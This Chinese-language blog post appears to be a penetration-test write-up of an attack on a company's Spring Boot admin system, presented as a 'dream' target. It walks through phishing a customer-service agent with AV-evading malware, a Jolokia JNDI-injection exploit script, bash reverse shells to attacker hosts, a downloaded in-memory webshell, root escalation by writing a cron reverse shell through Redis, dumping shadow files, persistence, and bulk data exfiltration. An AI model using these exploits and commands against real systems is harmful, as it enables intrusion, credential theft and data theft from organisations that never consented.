

0x00 前言

如有技术交流或渗透测试/代码审计/红队方向培训/红蓝对抗评估需求的朋友

欢迎联系QQ/VX-547006660


前两天在国企的朋友遇到了一个棘手的靶标，听说之前没人能从外网打点进去，只能靠万里防火墙取证

我一听来了兴趣，在梦中臆造了一个靶场进行渗透，并且该梦境已获得相关授权

还请各位看官请勿对号入座，如有雷同，纯属巧合

0x01 钓鱼打点

官网发现了客服联系方式




通过修改 shellcode特征的CS + 免杀加载器，直接做出免杀🐼。

改后缀名为非exe(懂的都懂), 直接用话术钓鱼客服(现在客服都聪明了, 直接exe是肯定钓不到的), 获得其桌面记事本

记事本中翻出来了后台地址, 但是并没有账号密码(有也没有用, 因为有Google验证码)

<http://xxxxx/xxxxx-admin/>



0x02 FUZZ得到Spring Actuator泄露, 并分析信息

FUZZ了一下, 出了二级目录Spring Actuator的泄露

<http://xxxxx/xxxxx-admin/actuator/>

发现了老朋友jolokia

```
57 },
58 "metrics": {
59   "href": "http://xxxxxx-admin/actuator/metrics",
60   "templated": false
61 },
62 "metrics-required": {
63   "href": "http://xxxxxx-admin/actuator/metrics/{requiredMetricName}",
64   "templated": true
65 },
66 "scheduledtasks": {
67   "href": "http://xxxxxx-admin/actuator/scheduledtasks",
68   "templated": false
69 },
70 "sessions": {
71   "href": "http://xxxxxx-admin/actuator/sessions",
72   "templated": false
73 },
74 "sessions-sessionId": {
75   "href": "http://xxxxxx-admin/actuator/sessions/{sessionId}",
76   "templated": true
77 },
78 "httptrace": {
79   "href": "http://xxxxxx-admin/actuator/httptrace",
80   "templated": false
81 },
82 "mappings": {
83   "href": "http://xxxxxx-admin/actuator/mappings",
84   "templated": false
85 },
86 "jolokia": {
87   "href": "http://xxxxxx-admin/actuator/jolokia",
88   "templated": false
89 }
90 }
91 }
```

jolokia组件，熟悉Spring测试的兄弟都知道，不出意外可以直接秒~

又访问了几个常见的端点

<http://xxxxxx/xxxxxx-admin/actuator/env>

通过env端点可知，该后台托管在亚马逊云，并且没有泄露ak，sk等信息

翻来覆去，只看到有个redis的密码

```

},
"spring.datasource.druid.spider.password": {
  "value": "*****"
},
"spring.datasource.druid.spider.username": {
  "value": "root"
},
"spring.datasource.druid.stat-view-servlet.enabled": {
  "value": "true"
},
"spring.redis.password": {
  "value": "*****"
}

```

看了下beans端点，并没有找到能用来直接dump出星号密码的合适Mbean，所以放弃直接通过jolokia调用mbean获取明文

```

],
"scope": "singleton"
},
SN
],
},
"management.endpoint.health-org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties": {
  "aliases": [
    ],
    "scope": "singleton",
    "type": "org.springframework.boot.actuate.autoconfigure.health.HealthEndpointProperties",
    "resource": null,
    "dependencies": [
      ]
    ],
    "org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguration": {
      "aliases": [
        ],
        "scope": "singleton",
        "type": "org.springframework.boot.autoconfigure.web.servlet.MultipartAutoConfiguratio
        "resource": null,
        "dependencies": [
          "spring.servlet.multipart-org.springframework.boot.autoconfigure.web.servlet.MultipartProperties"
        ]
      ],
    },
  ],
}

```

<http://xxxxx/xxxxx-admin/actuator/heapdump>

通过下载heapdump，进入Mat分析

```
select * from java.util.Hashtable$Entry x WHERE (toString(x.key).contains("password"))
```

Class Name	Shallow Heap	Retained Heap
<Regex>	<Numeric>	<Numeric>
java.util.LinkedHashMap\$Entry	40	40
<class> class java.lang.Object	0	0
value java.lang.Object	16	16
key java.lang.String	24	80
Total: 3 entries		
java.util.LinkedHashMap\$Entry	40	96
java.util.LinkedHashMap\$Entry	40	248
java.util.LinkedHashMap\$Entry	40	64
java.util.LinkedHashMap\$Entry	40	2,816
java.util.LinkedHashMap\$Entry	40	2,800
java.util.LinkedHashMap\$Entry	40	2,312
java.util.LinkedHashMap\$Entry	40	432
java.util.LinkedHashMap\$Entry	40	432
java.util.LinkedHashMap\$Entry	40	2,320
java.util.LinkedHashMap\$Entry	40	2,336
java.util.LinkedHashMap\$Entry	40	2,360
java.util.LinkedHashMap\$Entry	40	40

调试后发现redis配置的链接地址是127.0.0.1，密码为空，但是并没有开放端口外链，那只能先留着了

0x03 Jolokia Realm JNDI注入 rce

<https://xxxx/xxxx-admin/actuator/jolokia/>

根据得到jolokia端点

直接RCE打试试

利用条件为：

- 目标网站/jolokia/list 接口存在 type=MBeanFactory 和 createJNDIRealm 关键词
- 请求可出外网

命令编码地址：<http://www.jackson-t.ca/runtime-exec-payloads.html>

编码反弹Shell的命令

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" "Directory"`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: ☒ Bash ☐ PowerShell ☐ Python ☐ Perl

```
bash -i &>/dev/tcp/ <&1
```

```
bash -c {echo,YmFzaCAtaSAmpI  
{base64,-d}|{bash,-i}}
```

用JNDI-Injection-Exploit直接起个恶意Rmi服务

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "command" -A vps_ip
```

```
ubuntu@VM-8-6-ubuntu:~$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo  
v                                     }|{base64,-d}|{bash,-i}"  
[ADDRESS] >>   
[COMMAND] >>   
-----JNDI Links-----  
Target      n JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):  
rmi://      th3gm1  
Target      n JDK 1.8 whose trustURLCodebase is true):  
rmi://      xs4cr2  
ldap://     /xs4cr2  
Target      n JDK 1.7 whose trustURLCodebase is true):  
rmi://      wxbtb2  
ldap://     /wxbtb2
```

直接修改好脚本

<https://raw.githubusercontent.com/LandGrey/SpringBootVulExploit/master/codebase/springboot-realm-jndi-rce.py>


```
import requests

url = 'https://[REDACTED]admin/actuator/jolokia'

create_realm = {
    "mbean": "Tomcat:type=MBeanFactory",
    "type": "EXEC",
    "operation": "createJNDIRealm",
    "arguments": ["Tomcat:type=Engine"]
}

write_factory = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "contextFactory",
    "value": "com.sun.jndi.rmi.registry.RegistryContextFactory"
}

write_url = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "WRITE",
    "attribute": "connectionURL",
    "value": "rmi://15[REDACTED]"
}

stop = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "stop",
    "arguments": []
}

start = {
    "mbean": "Tomcat:realmPath=/realm0,type=Realm",
    "type": "EXEC",
    "operation": "start",
    "arguments": []
}
```



```

ubuntu@VM-8-6-ubuntu:~$ python3 jolokia.py
Exec MBean Tomcat:type=MBeanFactory: createJNDIRealm ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: contextFactory ...
200
Write MBean Tomcat:realmPath=/realm0,type=Realm: connectionURL ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: stop ...
200
Exec MBean Tomcat:realmPath=/realm0,type=Realm: start ...
200
ubuntu@VM-8-6-ubuntu:~$

```

运气不错，目标出网，直接秒了

```

-----Server Log-----
2022-03-16 10:10:25 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-16 10:10:25 [RMISERVER] >> Listening on 0.0.0.0:1099
2022-03-16 10:10:26 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-03-16 10:11:08 [RMISERVER] >> Have connection from [REDACTED]
2022-03-16 10:11:08 [RMISERVER] >> Reading message...
2022-03-16 10:11:08 [RMISERVER] >> Is RMI.lookup call for th3gm1 2
2022-03-16 10:11:08 [RMISERVER] >> Sending local classloading reference.
2022-03-16 10:11:08 [RMISERVER] >> Closing connection

```

```

root@VM-0-12-debian:~# nc -lvp 9089
listening on [any] 9089 ...
connect to [REDACTED]:compute.amazonaws.com [REDACTED]
bash: no job control in this shell
[www@j[REDACTED]]$ history
history
 2 cd ..
 3 ll
 4 cd /data/love/

```

www权限

```
[www@j [REDACTED] /]$ whoami
```

```
whoami
```

```
www
```

```
[www@j [REDACTED] /]$ ls
```



0x04反弹shell后的取证

history, last、hosts, 中间件日志等常规取证就不说了

目标的运维还是比较谨慎的, 没有直连, 而是以一台亚马逊云的主机为跳板进行SSH链接

```
[www@ [REDACTED] ]$ last
```

```
last
```

root	pts/1	13.	[REDACTED]	Wed Mar 16 09:36	still logged in
root	pts/1	13.	[REDACTED]	Wed Mar 16 09:22 - 09:34	(00:12)
root	pts/1	13.	[REDACTED]	Wed Mar 16 04:18 - 04:44	(00:25)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:50 - 04:02	(00:11)
root	pts/2	13.	[REDACTED]	Wed Mar 16 03:48 - 08:39	(04:50)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:18 - 03:50	(00:32)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:13 - 03:13	(00:00)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:13 - 03:13	(00:00)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:13 - 03:13	(00:00)
root	pts/1	13.	[REDACTED]	Wed Mar 16 03:13 - 03:13	(00:00)
root	pts/0	13.	[REDACTED]	Tue Mar 15 19:10 - 03:48	(08:38)
reboot	system boot	3.1	[REDACTED]	L.3.e Wed Mar 16 03:10 - 12:28	(09:18)
root	pts/5	13.	[REDACTED]	Wed Mar 16 02:49 - crash	(00:21)
root	pts/5	13.	[REDACTED]	Wed Mar 16 02:48 - 02:49	(00:00)
root	pts/5	13.	[REDACTED]	Tue Mar 15 21:58 - 22:28	(00:30)
root	pts/6	13.	[REDACTED]	Tue Mar 15 15:23 - 22:40	(07:16)

进程看了一下, web程序用的是MVC架构

```

s]$ ps -ef | grep "jar"
ps -ef | grep "jar"
www      5985      1   3 Mar11 ?        02:45:31 java -server -Xms2048m -Xmx2048m -jar /
--spring.profiles.active=xf51
www      15102     1  12 Mar07 ?        22:05:41 java -server -Xms4096m -Xmx4096m -jar /
--spring.profiles.active=xf51
www      22876     1   1 2021 ?        1-18:16:57 java -server -Xms1024m -Xmx1024m -jar
--spring.profiles.active=xf51
www      31581 27211   0 23:11 ?        00:00:00 grep --color=auto jar

```

0x05 注入内存 🐎

为了防止反弹的Shell随时GG，所以选择注个内存马到Tomcat

比较恶心的是目标用的MVC架构，路由默认都是直接302跳转后台的路由，导致不少内存马没法直接用，时间紧急，去Git翻了一个

<https://github.com/WisteriaTiger/JundeadShell>

直接受控机梭哈

```

wget x.x.x.x:50000/agent_starter.jar

nohup java -jar agent_starter.jar "java_process_name" 8 &

```

挂上Burp访问靶标，找到了个不302跳转的接口，加上密码，访问内存马成功



0x06 借用redis权限提升

目标为www权限，而且用的亚马逊云，及时打了补丁，最近的番号pkexec，dirty pipe等测试后不好使，脏牛等老古董更不行

GUID，SUID查了一遍，没有误配

最后都快放弃的时候看了一眼进程，redis是以root权限运行的...天助我也

```

root      2865      1  0 03:13 ?          00:01:24 redis-server [cluster]
root      2867      1  0 03:13 ?          00:01:11 redis-server [cluster]
root      2875      1  0 03:13 ?          00:01:21 redis-server [cluster]
root      2880      1  0 03:13 ?          00:00:41 redis-server [cluster]
root      2885      1  0 03:13 ?          00:00:41 redis-server [cluster]
root      2890      1  0 03:13 ?          00:00:43 redis-server [cluster]
root      12381 11820  0 14:05 ?          00:00:00 grep re

```

直接通过端口转发程序把redis的端口转发到本地

利用redis写计划任务

(PS:Ubuntu下会因为夹杂了脏数据导致语法无法识别而任务失效；但对于centos系统则没有影响，可以成功被利用，靶标为centos)

```

echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/xx.xx.xx.xx/4444 0>&1\n\n" | redis-cli
-h xx.xx.xx.xx -x set 1 #设定值
redis-cli -h xx.xx.xx.xx config set dir /var/spool/cron/
redis-cli -h xx.xx.xx.xx config set dbfilename root
redis-cli -h xx.xx.xx.xx save

```

nc监听本地，没过一会，root权限的shell就弹回来了

```
sh-4.2# whoami
whoami
root
sh-4.2# pwd
pwd
/root
sh-4.2# ls
```

```
sh-4.2#
```

随后又把shadow导出，取证了root用户目录下的部分东西，做了部分权限维持

0x07 文件取证资料回传

把取证好的网站jar包，目录日志，登陆日志打包好，足足有几个G，回传文件成了难事

```
tar -cvf xxxx.tar *
```

尝试了nc，后门回传等均不稳定中途回传断掉，自己的oss那时候也过期了，没法通过oss回传，难受的一逼..


最终问了下小圈里的师傅，提供了一个好用的思路

利用奶牛快传回传文件

<https://github.com/Mikubill/cowtransfer-uploader>

```
nohup ./cowtransfer-uploader -c "remember-mev2=...;" -a "<cow-auth-token>" xxx.tar
```

速度很舒服，大概上传速度能到每秒6M



随后直接去自己的奶牛快传下载即可

0x08 资料分析

把回传回来的jar包反编译，取证其中的数据库链接信息，等待下步指示

